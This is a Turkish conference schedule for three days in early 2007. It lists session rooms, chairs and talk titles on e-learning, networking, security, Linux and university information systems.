14:00 - 15:30		1. Gün III. Oturum
Salon	Konu	Bildiriler
<b>A</b>	<b>Teknoloji</b>  <b>Başkan:</b> Prof.Dr. Hasan Kürüm	Sunum S.Şahin Tulga (HP)  2007 ve Sonrası Güvenlik Erol Alptuna (Trend Micro Türkiye Ülke Müdürü)
<b>B</b>	<b>E-Öğrenme</b>  <b>Başkan:</b> Prof.Dr. Orhan Torkul	Bilgi Teknolojileri Eğitiminde Bdö Yazılımı Kullanma ve Uygulama Sonuçlarına Yönelik Bir Çalışma Halit Karalar, Yaşar Sarı  Bilgisayar Destekli Tasarımın Eğitimde Kullanılmasına İlişkin Bir Örnek Çalışma Sırrı Küçükarslan, Şemseddin Koçak  E-Öğrenme Sisteminin Hizmet İçi Eğitimde Kullanılması ve E-Öğrenme Sitelerinin Kullanım Kolaylığı Açısından İncelenmesi; Yaşar Arslan, Yasemin Boy, Mevlüt Doğan  Web Tabanlı Uzaktan Eğitimde Tasarım Öğelerinin Öğrenme Üzerindeki Etkileri ve Öğrenci Tercihleri Ahmet Yurdadur, Özgür Çini, Mevlüt Doğan  Uzaktan Eğitim Yazılım Altyapısının Bilginin Kalıcılığı'na ve Geçerliliği'ne Etkisi Yılmaz Sarpkaya, Naim Karasekreter, Mevlüt Doğan
<b>C</b>	<b>Panel</b>  <b>Başkan:</b> Doç.Dr. Mustafa Akgül	Panel: Türkiye Bilişim Ansiklopedisi'ni Tartışıyoruz Rıfat Çölkesen, Mustafa Akgül, Gökçe Vahapoğlu

<b>D</b>	<b>Bilgisayar Bilimleri ve Mühendisliği</b>  <b>Başkan:</b> Prof.Dr. Ufuk Çağlayan	Akademik Bir Disiplin Olarak Enformatik ve Türkiye'de Durum Fidan Bayraktutan, Ceyda Akaydın, Zerrin Ayvaz-Reis, Sevinç Gülseçen  Türkiye'Deki Bilgisayar Mühendisliği Bölümlerinde 2000-2006 Yılları Arasında Yapılan Bilimsel Çalışmaların Kurumlara ve Konulara Göre Dağılımı; Veysel Aslantaş, Rıfat Kurban  Bilgisayar Okur-Yazarlığını Nasıl Öğretmeliyiz, Nasıl Öğretmemeliyiz Chris Stephenson  Bilişim Lisans Programları:Acem/leee Önerileri ve Türkiye için Modeller Ali Yazıcı  Cs0: TOBB ETÜ'de Bilgisayar Mühendisliğine Giriş Dersi Yusuf Murat Erten, Murat Özbayoğlu, Bülent Tavlı, Ali Yazıcı
<b>E</b>	<b>Network</b>  <b>Başkan:</b> Prof.Dr. Hasan Kürüm	Yerel Çok Noktalı Dağıtım Sistemi (Local Multipoint Distribution System Lmnds) Cemal Koçak, İsmail Ertürk, Hüseyin Ekiz  Yerleşke Ağlarında 802.1x Uygulamaları Seniha S. Öztemiz, Doruk Nezir, Evgül Avcı, İbrahim Çalışır, Emre Sezginer  Ipv4 Ağlarının Ipv6 Ağlarına Entegrasyonu Olcay Kabal, Davut Akçipek, İsmail Kadayıf  Güvenlik Sistemlerinde Profibus-Dp Uygulaması ve Ağ Gecikmesi Cemal Yılmaz  Ağ Tabanlı Endüstriyel Otomasyonda Ağ Gecikmesinin İncelenmesi Nihat Öztürk, Cemal Yılmaz
<b>F</b>	<b>Teknoloji</b>	Ağ Mühendisleri İçin Güvenlik ve Ağ Erişim Kontrolü Hakan Tağmaç (CISCO)
<b>LAB1</b> <b>Anf1</b>	<b>Linux Eğitimi</b>	Pardus Ali Erdiç Köröglü

16:00 - 18:00		1. Gün IV. Oturum
Salon	Konu	Bildiriler
<b>A</b>	<b>Teknoloji</b>  <b>Başkan:</b> Prof.Dr. Aslan Kalkavan	Kullanıcı Tarafı Bilgisayar Güvenliği Mehmet Fatih Zeyveli (Beyaz Bilg.)  Bütünleşik Güvenlik Cihazları Mehmet Fatih Zeyveli (Beyaz Bilg.)  Sunum Serdar Urcar (HP)  Sunum Turcom (Turcom)
<b>B</b>	<b>E-Öğrenme</b>  <b>Başkan:</b> Prof.Dr. Zeynel Cebeci	Uzaktan Eğitim için Entegre Ofis Dersinin Web Tabanlı İçeriğinin Geliştirilmesi ve Üretilmesi Meral Özarslan, Betül Kubar, Ömer Bay  E-Eğitim Sisteminde Küresel İnsan Kaynaklarının Gelişimi ve Yaşam Boyu Öğrenim Akın Marsap, Nesrin Özsoy, Zeynep Fidan Koçak, Yaşar Selçuk  İnternet Tabanlı Uzaktan Eğitimde Mobil Öğrenmenin Rolü Mustafa Kemal Oran, Şirin Karadeniz  Soru Cevaplama Üzerine Bir Araştırma Müge Sayıt, Bahar Karaoğlan

<b>B</b>	<b>Sosyal Konular</b>	Öğrenci Gözüyle "Aşırma" (İntihal): Neden ve Çözüm Önerileri Türkan Karakuş  Ödev Kopyacılığında İnternetin Rolü ve Önlemler Aslı Güngör Kırçıl, Turhan Karagüler
<b>B</b>	<b>Teknoloji</b>	Web Tabanlı Eğitimde Güvenlik Ve Kullanıcı Girişi İçin Alternatif Kodlama Yöntemi Gür Emre Güraksın, Gülşen İnce-Türker, Fidan Hakkari, Mevlüt Doğan
<b>C</b>	<b>Kütüphane ve Arşiv</b>	Çukurova Üniversitesi için Kurumsal Açık Erişim Arşivi Çalışması Murat Kara, Turhan Yılmaz  Devlet Arşivlerinin Gelişimi ve Verilen Hizmetler, Arşivlerin Kullanımı. Nizamettin Oğuz  Elektronik Dergilerde ve Veri Tabanlarında Ulusal Lisans Sorunu Yaşar Tonta  Kütüphanelerde Sayısallaştırma Projesi Planlaması Canan Ergün  Elektronik Bilgiye Erişim Modelleri Selma Aslan
<b>D</b>	<b>Bilgisayar Bilimleri ve Mühendisliği</b>	Bilgisayar Bilimleri Eğitimi ve Üniversite-Lise İşbirliği Elif Pınar Hacıbeyoğlu  Programlama Nasıl Öğretilmeli, Nasıl Öğretilmemeli Chris Stephenson  Programlama 2.0: Programlama Eğitiminde Yenilikçi İnternet Teknolojilerinin Kullanılması Hakan Tüzün  Bilgisayar Programlama Öğretiminde Yeni Bir Yaklaşım Taner Arabacıoğlu, Halil İbrahim Bülbül, Ali Filiz
<b>E</b>	<b>Network</b>	İ-Bekçi Sisteminin Kampus Ortamında Kullanımı Abdullah Baykal  Yerleşke Ağ Güvenliği ve Yönetimi Hüsnü Demir, Gökhan Eryol  Linux ile Ağ Servislerinin Verilmesi Hüsnü Demir, Gökhan Eryol  Linux ile Ağ Yönetimi Yavuz Selim Kömür, Can Uğur Ayfer
<b>LAB1</b>	<b>Linux Eğitimi</b>	Neden Java ile Linux Birlikte İyi Gidiyor? Bora Güngören

1 Şubat 2007 Perşembe		
09:30 - 11:00		2. Gün I. Oturum
Salon	Konu	Bildiriler
<b>A</b>	<b>Teknoloji</b>	Technology Solution Group Fırat Kara & Erol Uysal (HP)  Başkan: Prof.Dr. Ramazan Köse  IPG Fatih Gelmezgil (HP)  PROLINE Onur Karabulut (HP)
<b>B</b>	<b>E-Öğrenme</b>	ODTÜ'de Öğretim Teknolojilerinin Derslerde Kullanımına Yönelik Alışkanlıklar ve Beklentiler: Betimleyici Bir Çalışma; Kürşat Çağiltay, Soner Yıldırım, İsmihan Arslan, Ali Gök, Gizem Gürel  İnternet Destekli Eğitim'de Bir Modül: Web Ortamını Etkin Kullanmak Zerrin Ayvaz Reis, Burak Şişman, İrfan Şimşek  Çok Uluslu, İşbirlikçi, Sosyal E-Öğrenme: İcamp Örneği Ahmet Soylu, Orhan Karahasan, Selahattin Kuru  Ninova E-Öğrenme Sistemi Asım Güneş, Sinan Çayır  Web-Tabanlı ve Web-Destekli Eğitim/Öğretimde Moodle Deneyimi Muzaffer Kapanoğlu, Mete Alıkalfa
<b>C</b>	<b>Sosyal Konular</b>	Geleceğin Çalışma Biçimi Tele Çalışmaya İlişkin Yaklaşımlar H. Filiz Alkan-Meşhur  E-Government and Strategic Management of Information Technologies in Public Sector Nuri Temur  Elektronik Seçim Coskun Telciler  İngilizce-Türkçe, Türkçe-İngilizce Makine Çevirisinde Yazılımların Karşılaştırılması Ahmet Tarcan, Ecevit Bekler  Türkiye için Yeni Bir Elektronik Seçim Sistemi Metin Kapıdere, Nurettin Doğan, Anıl Çinpolat
<b>D</b>	<b>Bilgisayar Bilimleri ve Mühendisliği</b>	Semantic Software Engineering Processes Barış Ulu, Banu Diri  Başkan: Prof.Dr. Ali Yazıcı  Sanal Gerçeklik ve Uygulama Alanları Erkan Bayraktar, Fatih Kaleli  Bilişimde Graf Teorisiyle Çözülebilir Problemler Rıfat Çölkesen, Kenan Kılıçarslan, Ege Kıpman  Yöndeş Teknolojilerin Bilişim Teknolojilerine Etkileri İbrahim Çalışır
<b>D</b>	<b>Bilgisayar Bilimleri ve Mühendisliği</b>	Bilgi.Com Arama Motoru Tanıtımı Bilgi Com  Başkan: Prof.Dr. Ali Yazıcı

<b>E</b>	<b>Network</b> <b>Başkan:</b> Can Uğur Ayfer	Uydu Ağları Yönlendirme Protokolleri: Problemler Sunulan Bazı Çözümler Suzan Bayhan, Fatih Alagöz  Kampüs Ağında Sanal Özel Ağ Yapılandırması Mehmet Kemal Samur, Osman Saka  İzmir Ekonomi Üniversitesi Kampüs Ağı Yenileme Sürecindeki Çalışmalar ve Dinamik VLAN Yapısına Geçiş; Aydın Mutlu  P2p ile Mücadele ve Kahramanmaraş Sütçü İmam Üniversitesi Örneği Adil Akyüz, Ali Çaylı, Ercan Efe, Sait Üstün  Bilgisayar Ağ Sistemleri Güvenliği Erhan Kahya
<b>F</b>	<b>Seminerler</b> <b>Başkan:</b> Prof.Dr. Ethem Derman	Pazarlama Savaşında En Yeni Silahımız: Web 2.0 Atıf Ünaltd
<b>LAB1</b> <b>Anfi1</b>	<b>Linux Eğitimi</b>	Qmailde Spam Nasıl Önlenir? Devrim Sipahi
<b>LAB2</b> <b>Anfi2</b>	<b>Teknoloji</b>	Asp.Net Ajax Ömer Çelik (Microsoft)  Windows Vista M.Nuri Çankaya (Microsoft)

11:30 - 13:00		2. Gün II. Oturum
Salon	Konu	Bildiriler
<b>A</b>	<b>Teknoloji</b>	Kablosuz Ağlar Üzerinde Rfid ile Konu Takibi İzzet Öncel (CISCO)
<b>B</b>	<b>E-Öğrenme</b> <b>Başkan:</b> Yrd.Doç.Dr. Sevinç Gülseçen	Çevrimiçi Öğrenmeye Etkin Katılımı Sağlama Cengiz Hakan Aydın  Mekanik Derslerinin Öğretimi için Web Tabanlı Uzaktan Eğitim Ortamı Geliştirilmesi Cihangir Coşgun  Matematik Öğretiminde Bilgisayar Destekli Senaryo Yönteminin Kullanılması Nesrin Özsoy, Zeynep Fidan Koçak, Ayşe Engin, İsmail Engin  Spss İstatistik Paket Programının Öğretiminde, Geleneksel Yöntem ile Bilgisayar Destekli Öğretim Yönteminin Karşılaştırılması; Mustafa Dilek, Murat Sakal, İlhan Tarımer  Orta Öğretim Coğrafya Derslerinde Coğrafi Bilgi Sistemlerinin Yeri ve Kullanımı Şenay Varol
<b>C</b>	<b>Tıp ve Sağlık</b> <b>Başkan:</b> Prof.Dr. Osman Saka	Retina Görüntülerinde Yaşa Bağlı Makula Dejenerasyonunun İstatistiksel Yöntemlerle Segmentasyonu Uğur Şevik, Okyay Genççaliolu, Cemal Köse  Diz MR Görüntülerindeki Menisküslerin Bölütlenmesi ve Yırtıklarının Otomatik Teşhisi Okyay Genççaliolu, Uğur Şevik, Cemal Köse  Pacs ve Medikal Görüntülerin Sayısal Olarak Arşivlenmesi Aytuğ Boyacı, Mustafa Ulaş  Akdeniz Üniversitesi Hastanesi Laboratuvar ve Radyoloji Bilgi Sistemi Mimarisi Fatih Özbek, Mehmet Yardımsever, Osman Saka  Wavelet Teorisinin Medikal Alana Uygulanması Özlem Coşkun, Selçuk Çömlekçi

<b>D</b>	<b>Bilgisayar Bilimleri ve Mühendisliği</b> <b>Başkan:</b> Prof.Dr. Neşe Yalabık	A Comperative Study On Performances of Data Clustering Algorithms Mustafa Seçkin Durmuş, Serdar İplikçi  Mantıksal İfadelerin Karnough Haritası Yöntemiyle En Basite İndirgenmesi için bir Yazılım Geliştirilmesi Fırat Yücel, Fatih Arıcı, Yusuf Kurt  Bilgisayar Bilimleri Lisans Seçmeli Dersi : Gnu/Linux Üzerinde Müzik Tuğba Dalyan-Yıldız, Ruhan İkeda  Genişletilmiş Tomasulo Algoritması ve Kuraldışı Durumların İşlenmesi Müge Sayıt, Ahmet Bilgili
<b>D</b>	<b>Sosyal Konular</b> <b>Başkan:</b> Prof.Dr. Neşe Yalabık	Topluluk Zekası Yönetimi ve Optimizasyonu Mehmet Uğur Öney, Ahmet Çevik, Nergiz Ercil Çağiltay
<b>E</b>	<b>Mobil Uygulamalar</b> <b>Başkan:</b> Dr. Rifat Çölkesen	RFID Solutions, Mobile Solutions M. Engin Güney  Avrupa Uzaktan Radyo Laboratuvarı: ERL Nergiz Ercil Çağiltay, Elif Aydın, Mehmet Efe Özbek, Ruşen Öktem, Ali Kara  Ondokuz Mayıs Üniversitesi Voip ve Mobil Çözümleri Gökhan Öztöpus, Ufuk Çoruh  Kablosuz Algılayıcı Ağlarında Yönlendirme Selçuk Ökdem, Derviş Karaboğa  Kablosuz Ağlarda Karma Katman Tasarımları Aylin Kantarcı
<b>E</b>	<b>Teknoloji</b> <b>Başkan:</b> Dr. Rifat Çölkesen	Digital Ajanda, Grafik Tablet Eksa (EKSA)
<b>F</b>	<b>Teknoloji</b> <b>Başkan:</b> Prof.Dr. Ethem Derman	Bilgisayar Gelişimi ve Hesaplanabilirlik Davetli: M. Ufuk Çağlayan (Boğaziçi Üniversitesi)  Telekomünikasyon Sektöründe Son Durum ve ULAKNET'in Geleceği Davetli: Serkan Orcan (Ulakbim)
<b>LAB1</b> <b>Anfi1</b>	<b>Linux Eğitimi</b>	PostgreSQL'de Kümeleme Teknikleri Onur Yalazı
<b>LAB2</b> <b>Anfi2</b>	<b>Teknoloji</b>	Windows Cardspace Tarık Kıranda (Microsoft)  Servis Yönelimli Mimari Kerem Özsu (Microsoft)



14:00 - 15:30		2. Gün III. Oturum
Salon	Konu	Bildiriler
<b>A</b>	<b>Teknoloji</b> <b>Başkan :</b> Yrd.Doç.Dr. Kadir Morgül	BISDocs® Doküman Yönetim Sistemi ve BIZFlows® İş Akış Yönetim Sistemi Cem Salaş (EES)  Sayısal Kampüs Kutluk Alp İkiz (Forte)  PSG Burak Borhan (HP)  PNB Altay Gencay (HP)  MCS ile Ofisiniz Her Yerde Yunus Salık (Nortel Netaş)  Wimax - Yeni Nesil Telsiz Erişim Teknolojisi Gökhan Güvenç (Nortel Netaş)
<b>B</b>	<b>Üniversite Uygulamaları</b> <b>Başkan:</b> Prof.Dr. Çetin Elmas	Unitube: Üniversitelerarası Web Tabanlı Çokluortam İçerik Paylaşım Platformu Bülent Gürsel Emiroğlu  Sanal Dünyada Varolmak: Üniversite ve İnternet Harald Schmidbauer, Mehmet Gençer, Can Burak Çilingir, Vehbi Sinan Tunalıoğlu  Bilimsel Araştırma Projeleri Yaşam Döngüsü Otomasyonu Mehmet Ali Erdal, Kutluk Kağan Sümer, Ayşem Kaya, Nurcan Kurtaş, Mehmet Ali Erdal, Barış Yoluç  Digital Campus Engin ÖNAY
<b>C</b>	<b>Panel</b> <b>Başkan:</b> Prof. Dr. Osman Saka	Tıp Bilişiminde Güncel Konular Osman Saka, Neşe Zayim, Murat Sincan, Beyza Kaymakoğlu
<b>D</b>	<b>Yazılım</b> <b>Başkan:</b> Prof.Dr. Alim Işık	Modüler Bir Öğretim Yazılımı Denemesi ve Uygulama Sonuçları Halit Karalar, Yaşar Sarı  Veri Yapıları Dersinin Listeler Konusu için Simülasyonlu Bir Eğitim Materyali Yazılımı Tuncay Aydoğan, Kasım Delikanlı  Kurumsal Kaynak Planlama (Erp) Sistemi ile Üretim Sahası Arasında Sürekli Bilgi İletişimi Aysin Yeltekin, Bircan Şeşen  Pardus 2007 Üzerinde Xen Sanallaştırması Bora Güngören, Baran Erdoğan, Burak Oğuz
<b>E</b>	<b>Kütüphane ve Arşiv</b> <b>Başkan:</b> Dr. Attila Özgüt	Merkezsiz Bir Dünyada Bilgi Paylaşımı: Açık Kaynak, Sayısal Kütüphaneler ve Üniversite İnisyatifleri Mehmet Gençer, V. Sinan Tunalıoğlu, M. Fatih Köksal  Türk Üniversitelerinin Bilimsel Yayın Sayıları ile Web'te Bilgi Yayma Güçleri Arasındaki İlişkiler Zeynel Cebeci
<b>E</b>	<b>Teknoloji</b> <b>Başkan:</b> Dr. Attila Özgüt	21. Yüzyıl Yüksek Eğitim Reformu Jale Akyel
<b>E</b>	<b>Üniversite Uygulamaları</b> <b>Başkan:</b> Dr. Attila Özgüt	Google Arama Motorunda İndekslenmiş Sayfaların Artırılması Ali Çaylı, Adil Akyüz, Ercan Efe, Sait Üstün

<b>F</b>	<b>Teknoloji</b>	Hizmet Bilimi, Mühendislik ve Yönetim Jale Akyel (IBM)
<b>LAB1</b> <b>Anfi1</b>	<b>Linux Eğitimi</b>	FreeBSD Terminal Sunucusu Devrim Sipahi
<b>LAB2</b> <b>Anfi2</b>	<b>Teknoloji</b>	Office 2007 M.Nuri Çankaya (Microsoft)  Yazılı Mühendisliği ve Microsoft'taki Uygulamaları Kerem Özsu (Microsoft)

16:00 - 18:00		2. Gün IV. Oturum
Salon	Konu	Bildiriler
<b>A</b>	<b>Teknoloji</b> <b>Başkan :</b> Doç.Dr. Mehmet Meder	Borland Uygulama Geliştirme Hayat Döngüsü Araçları Borland  Borland / CodeGear Delphi Borland  Sunum Sekom
<b>B</b>	<b>Üniversite Uygulamaları</b> <b>Başkan:</b> Yrd.Doç. Kürşat Çağiltay	Büyük Kurumlara Yönelik Web Tabanlı Demirbaş Takip ve Yönetim Otomasyonu Mustafa Ulaş  Web Tabanlı Üniversite Maaş-Bordro Programı Suat Onur, Ayhan İstanbullu  ODTÜ BİDB İnsan Bilgisayar Etkileşimi Laboratuvarı ve Yürütülen Çalışmalar Özge Alaçam, Kürşat Çağiltay  Web Tabanlı Sevk Takip Sistemi Ecir Uğur Küçükşille, Akif Kutlu, Kubilay Taşdelen  Fırat Üniversitesi Personel Otomasyonu Resul Daş, M.Fatih Talu  Evrak Kayıt - Takip Yazılımı Engin Yıldıztepe
<b>C</b>	<b>Tıp ve Sağlık</b> <b>Başkan:</b> Prof.Dr. Osman Saka	Cost-Benefit Analysis in Health Information System Başak Oğuz, K. Hakan Gulkesen, Osman Saka  Sağlıkta İnsan-Bilgisayar Etkileşimi Anıl Aktaş, Neşe Zayim, Osman Saka  Radyoloji Bilgi Sistemi Utku Şenol, Anıl Aktaş, Osman Saka  Cerrahi Kliniklerinde Sağlık Personelinin Bilgisayar Kullanım Durumlarının Belirlenmesi Nuriye Değirmen, Kevser Yeter, Elif Çalık  Cerrahide Sağlık Profesyonellerinin "Hastaya Bütüncül Yaklaşımında" Bilgisayar Kullanımı ile İlgili Tutumları; Kevser Yeter, Elif Çalık, Nuriye Değirmen  Cerrahi Kliniklerindeki Hasta Datalarının Oluşturulmasında Ekip Üyelerinin Bilgisayar Kullanımına İlişkin Multidisipliner Tutumlarının İncelenmesi; Elif Çalık, Kevser Yeter, Nuriye Değirmen  Diş İzlerinden Kimliklendirme Veysel Aslantaş

<b>D</b>	<b>Yazılım</b> <b>Başkan:</b> Prof.Dr. Çetin Elmas	Java, Python ve Ruby Dillerinin Karşılaştırması Mustafa Şahin  Açık Kaynak Kod Geliştirme Araçları M.Ali Salahlı, Cumali Yaşar  Gömülü Sistemler için Eclipse Tabanlı Tümeşik Geliştirme Ortamı Çağatay Çatal, Burak Selcuk Soyer, Bulent Ozumut  Kurumsal Uygulamalarda Kural Motorlarının Kullanımı Bora Güngören, Sevgi Korkmaz  Kullanılabilirliğinin Yazılımın Benimsenmesi ve Dağılımına etkisi İbrahim Çalışır, Özge Alaçam
<b>E</b>	<b>Üniversite Uygulamaları</b> <b>Başkan:</b> Prof.Dr. Ethem Derman	ULAK-CSIRT I Yaşında: Değerlendirmeler ve Yeni Hedefler Murat Soysal
<b>F</b>	<b>Teknoloji</b> <b>Başkan:</b> Yrd.Doç. Dr. Hatice Duran-Yıldız	Alto Bilişim  Network Güvenliği İsmail Kutun (RZK Fortinet)
<b>LAB1</b> <b>Anfi1</b>	<b>Linux Eğitimi</b>	Linux ile Akademik Uygulamalar Fatih Avcu
<b>LAB2</b> <b>Anfi2</b>	<b>Teknoloji</b>	Gadget Geliştirme Eren Beydemir (Microsoft)

## 2 Şubat 2007 Cuma

09:30 - 11:00		
3. Gün I. Oturum		
Salon	Konu	Bildiriler
<b>B</b>	<b>Üniversite Uygulamaları</b> <b>Başkan:</b> Yrd.Doç.Dr. Abdullah Baykal	Bilgi Teknolojileri Eğitiminde Teknolojik Alt Yapının Önemi; KTÜ İİBF Modeli Ali Haydar Doğu  Akademik Bilgi Sistemi Abdullah Baykal, Özlem Peker, Emin Erdaş, Fahri Çakar  Üniversite Bilgi Portalı Hakan G. Şenel  Üniversite Bölüm Bilgi Sistemi İsmail Rakıp Karas, İbrahim Baz  Üniversite Bilgi Sistemleri : K.S.Ü. Örneği (Ubs V1.0) Sait Üstün, Adil Akyüz, Ali Çaylı, Ali Selçuk Mercanlı, Zülfiyar Aslan

<b>C</b>	<b>İnternet/Web Uygulamaları</b> <b>Başkan:</b> Prof.Dr. Cem Şensöğüt	Bir Web Sayfasının Veri Madenciliği ile Analizi Murat Gezer, Çiğdem Erol, Sevinç Gülseçen  Web Tabanlı Veri Toplama ve Analiz Sistemi Unal Çakıroğlu  Neden Veri Füzyonu Serdar Büroğul, Yusuf Sönmez  Ontoloji Tabanlı Bir Kitap Sorgulama Sistemi Gerçekleştirimi Ayşegül Alaybeyoğlu, Aybars Uğur  Veri Madenciliğinin Geleceği Ahmet Güven, Ömer Özgür Bozkurt, Oya Kalıpsız
<b>D</b>	<b>DNS</b> <b>Başkan:</b> Prof.Dr. Ethem Derman	DNS Yapılandırması, SSS, Türkçe Alan Adları Tufan Karadere  Türkiye'de DNS: Kurallar ve İşleyiş Aslı Avcı  İcann Tartışmaları ve Uluslararası Politika Nuri Yeşilyurt
<b>E</b>	<b>Güvenlik ve Kriptoloji</b> <b>Başkan:</b> Doç.Dr. Albert Levi	Güvenli İnternet Bankacılığı için Sanallaştırma ve Güvenilir Bilişim Uygulaması Bora Güngören, Baran Erdoğan, Burak Oğuz  Anahtar Bağımlı Bir Şifreleme Algoritması (Iron) Necati Demir, Gökhan Dalkılıç  Yer Değiştirme ve Değer Dönüştürme Özelliğine Sahip Görüntü Şifreleme Algoritmalarının Analizi Erdal Güvenoğlu, Nurşen Suçsuz  Yerleşke Dışından Üniversite Kaynaklarına Güvenli Erişim: Tek Kullanımlık Şifre Uygulaması Ferdî Ayaydın, Gökhan Eryol
<b>F</b>	<b>Seminerler</b>	Paralel Hesaplama ve Beowulf Kümeleri Niyazi Elvan
<b>LAB1</b> <b>Anfi1</b>	<b>Linux Eğitimi</b>	Zope Plone Ortamı Kerem Can Karakaş

11:30 - 13:00		
3. Gün II. Oturum		
Salon	Konu	Bildiriler
<b>B</b>	<b>Yazılım</b> <b>Başkan:</b> Prof.Dr. Ali Ekrem Özkul	Gerçekten Basit Dağıtım:Rss Mustafa Dalcı
<b>B</b>	<b>Üniversite Uygulamaları</b> <b>Başkan:</b> Prof.Dr. Ali Ekrem Özkul	ODTU BİDB Kullanıcı Eğitim ve Seminerleri Ahmet Fatih Ersoy  Anadolu Üniversitesi'nin Diğer Kamu Kurumlarıyla Birlikte Çalışabilirlik Deneyimi Hakan G. Şenel  Fakülte Dinamik İçerik Hazırlama Sistemi Hakan Çelebi, Zeynep Küçükseyhan, İsmail Fidan, Erhan Coşkun  Yönetim Bilişim Sistemleri için Ayniyat Bilgi Sistemi Cumali Yaşar, Ümit Aşık

<b>C</b>	<b>İnternet/Web Uygulamaları</b> <b>Başkan:</b> Prof.Dr. Ata Önal	İçerik Yönetim Sistemi ile Örnek Bir Web Sayfası Tasarımı Nurettin Doğan, Şendoğan Şen, H. Hüseyin Sayan  Proje Yönetiminde Olgunluk Değerlendirme Modülü Gürkan Haşit, İsmail Onur  Sabpo Metodolojisi Kullanılarak Fipa Uyumlu Çok-Etmenli Bir Otel Rezervasyon Sisteminin Tasarımı ve Gerçekleştirilmesi; Ayşegül Alaybeyoğlu, Geylani Kardeş, Rıza Cenk Erdur, Oğuz Dikenelli  Kurumsal Kaynak Planlaması(ERP) ile Üretim Sistemi Arasında Bilgi Alışverişi Aysin Yeltekin, Bircan Şeşen  Katılımsız, Güvenli, Çoklu İşletim Sistemi Kurulum Medyası Hazırlama Selçuk Han Aydın, Ulaş Canatalı, Hasan Nadir Derin
<b>D</b>	<b>Bilgi Ekonomisi / Ticaret</b> <b>Başkan:</b> Prof.Dr. Burhan Türkşen	Bireysel Emeklilik Şirketlerinin Web Sayfalarının E-Ticaret Yaklaşımı ile İncelenmesi Bahadtin Rüzgar, Alper Sevinç  On The Legal Dimension Of Electronic Commerce Bünyamin Gürpınar  Bilgi Ekonomisi, Enflasyon ve Büyüme Üzerine bir Analiz Yaşar Sarı  Bilgi Ekonomisi ve Elektronik Ticaret'in Bugünkü Analizi Arzu Baloğlu  Designing an e-Business Site for a Specific Goal Hazim İşcan
<b>E</b>	<b>Güvenlik ve Kriptoloji</b> <b>Başkan:</b> Dr. Rıfat Çölkesen	Spam 2.0, Tespit ve Engelleme Yöntemleri Hikmet Coşkun Gündüz  Phishing: İnternet Denizinin Popüler Avlanma Yöntemi Şükrü Alataş  Güvenlik Duvarı Kurallarına Birim Test Yöntemi Uygulanması Remzi Emre Başar, Can Burak Çilingir  Bir Worm'un Anatomisi Gökhan Akın, Asım Güneş  Ipv6 Ağlarında Saldırı Şekilleri Rıfat Çölkesen, Ali Efe
<b>F</b>	<b>Teknoloji</b> <b>Başkan :</b> Yrd.Doç.Dr. Celal Yaşar	En Stratejik Sektör: Yerli Yazılım Davetli: İbrahim Durak (TUBIDER)  Güvenlik Davetli: Attila Özgüt (ODTÜ)
<b>LAB1 Anfil</b>	<b>Linux Eğitimi</b>	Web Güvenliği Ali Okan Yüksel

14:00 - 15:30		3. Gün III. Oturum
Salon	Konu	Bildiriler
<b>B</b>	<b>Üniversite Uygulamaları</b> <b>Başkan:</b> Yrd.Doç.Dr. Adil Akyüz	Öğrenci İşleri Otomasyon Yazılımı Şahin Sağlam, Şenol Demirci, Ayhan Pirinç, Serdar Özkütük  Beden Eğitimi Özel Yetenek Sınav Otomasyonu Ayhan Pirinç, Kürşat İlhan, Ferzende Tekçe  Dumlupınar Üniversitesi Web/Wap Tabanlı Öğrenci Bilgi ve Uzaktan Kayıt Sistemi Ayhan Pirinç, Şahin Sağlam, Şenol Demirci, Serdar Özkütük  Yüksek Öğretimde Ortaklaşa Oluşturulan Ders Notları için Wiki Tabanlı İşbirliği Platformu Uygulaması İ. Serdar Özkütük  E-Rehberlik Test ve Öğrenci Dosyası Takip Sistemi Nurettin Doğan, Mehmet Akif Tokat
<b>C</b>	<b>Mobil Uygulamalar</b> <b>Başkan:</b> Prof.Dr. Hasan Kürüm	Mobil Turist Rehberlerine Karşılaştırmalı Bakış Elif Ercan, Ata Önal  Mobil Cihazlar için Bağlam Duyarlı Arayüz Tasarımı Şehra Şen, Ata Önal  Cıdc Konfigürasyonuna Sahip Mobil Cihazlarda 3b Grafiklerin Görselleştirilmesi Oğuz Dönmez, Aybars Uğur, Ata Önal  Mobil Cihazlarla Programlama Teknikleri ve Platform Karşılaştırmaları Ahmet Boztaş, Turhan Karagüler
<b>D</b>	<b>Temel Bilişim Eğitimi</b> <b>Başkan:</b> Prof.Dr. Ethem Derman	Sunu Becerilerini Geliştirmeye Yönelik Eylem Araştırması Kapsamında Üniversite Öğrencilerinde Sınıflı Sunu Becerileri Düzeyini Etkileyen Faktörler; Habibe Aldağ, A.Kasım Gürpınar  Okulöncesi Eğitimde Bilgisayar Destekli Eğitimin Rolü Ahmet Ömer Kacar, Nurettin Doğan  Meslek Yüksekokullarına Sınavsız Gelen Öğrencilerin Bilgisayar Okur Yazarlığı Düzeylerinin Belirlenmesi; İbrahim Karagöz, İlker Yıldız, Uğur Özerçin  Türkçe Öğretmen Adaylarının Bilişim Teknolojilerine Yaklaşımı Şerife Atlı
<b>E</b>	<b>Güvenlik ve Kriptoloji</b> <b>Başkan:</b> Doç.Dr. Albert Levi	Çoklu Algoritma Desteğine Dayalı E-İmza Uygulaması (E-Signat) Tuncay Yiğit, Mehmet Akif Çakar  Kampüs Ağların Elektronik İmzaya Entegrasyonu için Optimum Çözümler Aytuğ Boyacı  Kurumsal Yazılımların Yapılandırılmasında Güvenli Sanallaştırma Bora Güngören  Security Threats Mitigating Adoption Of Internet Telephony Murat Balaban  Avuç İzi ve Parmak İzine Dayalı Bir Biyometrik Tanıma Sistemi Önder Özbek, Nilay Özge Özbek, Elena Battini-Sönmez
<b>F</b>	<b>Panel</b> <b>Başkan :</b> Ümit Işıkdag	İnşaat Sektöründe Bilişim Oturum ve Forumu Ümit Işıkdag
<b>LAB1 Anfil</b>	<b>Linux Eğitimi</b>	Ağ Tabanlı Atak Belirleme ve Engelleme Sistemleri Huzeyfe Önal

16:00 - 18:00		3. Gün IV. Oturum
Salon	Konu	Bildiriler
